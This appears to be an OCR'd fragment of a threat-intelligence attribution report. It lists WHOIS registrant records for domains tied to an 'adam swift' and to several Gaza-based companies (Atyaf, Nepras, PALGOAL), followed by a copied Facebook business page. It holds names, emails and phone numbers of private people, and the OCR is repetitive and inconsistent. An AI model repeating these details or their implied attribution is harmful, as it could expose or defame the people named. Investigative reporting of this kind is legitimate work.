


WHOIS Adam Swift?



(Credit:)

(Credit:)



(Credit:)

(Credit:)

WHOIS Adam Swift?

WHOIS Server	whois.godaddy.com
Registrar	GODADDY.COM, LLC
Email	adam.swift.2016@gmail.com (registrant, admin, tech)
Name	adam swift (registrant, admin, tech)
Organization	
Street	al-jalaa (registrant, admin, tech)
City	gaza (registrant, admin, tech)
State	gaza (registrant, admin, tech)
Postal	972 (registrant, admin, tech)
Country	PS (registrant, admin, tech)
Phone	63597841927 (registrant, admin, tech)
NameServers	ns13.domaincontrol.com ns14.domaincontrol.com


WHOIS Adam Swift?

WHOIS Server	whois.godaddy.com
Registrar	GODADDY.COM, LLC
Email	adam.swift.2016@gmail.com (registrant, admin, tech)
Name	adam swift (registrant, admin, tech)
Organization	
Street	al-jalaa (registrant, admin, tech)
City	gaza (registrant, admin, tech)
State	gaza (registrant, admin, tech)
Postal	972 (registrant, admin, tech)
Country	PS (registrant, admin, tech)
Phone	970597841927 (registrant, admin, tech)

WHOIS Server	138.201.122.95
Registrar	Atyaf for Technology
Email	alainps.news@gmail.com (registrant) info@atyaf.co (admin)
Name	mohammed khaled alnemra (registrant) Atyaf (admin)
Organization	
Street	
City	
State	
Postal	
Country	

WHOIS Server	whois.tucows.com
Registrar	TUCOWS DOMAINS INC.
Email	support@nepras.com (registrant, admin, tech)
Name	Nepras company (registrant, admin, tech)
Organization	Nepras for Media & IT (registrant, admin, tech)
Street	Gaza, Ansar Mushtaha 6 Tower #501 (registrant,
City	Gaza (registrant, admin, tech)
State	Gaza (registrant, admin, tech)
Postal	00972 (registrant, admin, tech)
Country	IL (registrant, admin, tech)
Phone	97282820332 (registrant, admin, tech)

WHOIS Server	whois.enom.com
Registrar	eNom, Inc.
Email	INFO@PALGOAL.PS (registrant, admin, tech)
Name	HAZEM ALYAHYA (registrant, admin, tech)
Organization	PALGOAL (registrant, admin, tech)
Street	PALSTINE (registrant, admin, tech)
City	GAZA (registrant, admin, tech)
State	PS (registrant, admin, tech)
Postal	972 (registrant, admin, tech)
Country	PS (registrant, admin, tech)
Phone	9700597063071 (registrant, admin, tech)


ATYAF
Like
Follow
Learn More
Send Message
أطياف - atyaf.co
@atyaf
Home
Services
Reviews
About
Suggest Edits
FIND US
Jala' street, Jawhra tower
Gaza City
Get Directions
m.me/atyaf
Call +970 8 286 7461
Al-Remal Supermarket
Hasanyya Supermarket
Red Crescent Hospital
Al-Zaytoon Prep Male
Al-Yarmok Stadium

ATYAF

أطياف - atyaf.co

@atyaf

Like | Follow | Learn More | ...

- Home
- Services
- Reviews
- Shop
- Photos
- Videos
- Posts
- **About**
- Community
- Info and Ads

Business Details

Parking	Street and parking lot parking
Price Range	$$$

Mission

تضع أطياف رؤيتها في أن تكون دوماً أحد أكبر شركات خدمات وإبتكارات حلول التكنولوجيا الحديثة في العالم،،

ADDITIONAL CONTACT INFO

info@atyaf.co

http://atyaf.co

MORE INFO

About


شركة أطياف للتكنولوجيا : تصميم وتطوير مواقع إنترنت وتطبيقات هواتف محمولة.. وحلول تكنولوجية متعددة.


General Information

Professional on web development , social media , security , (Radio & TV) live streaming , huge systems development , advertising , marketing , (Linux & Windows) hosting .

Products


web development ,web design , Mobile apps, content management systems , linux & windows security , web hosting , domains name, servers rental, live stream systems (tv & radio),marketing , social media , big systems development, Digital Content Development.






Pastebin

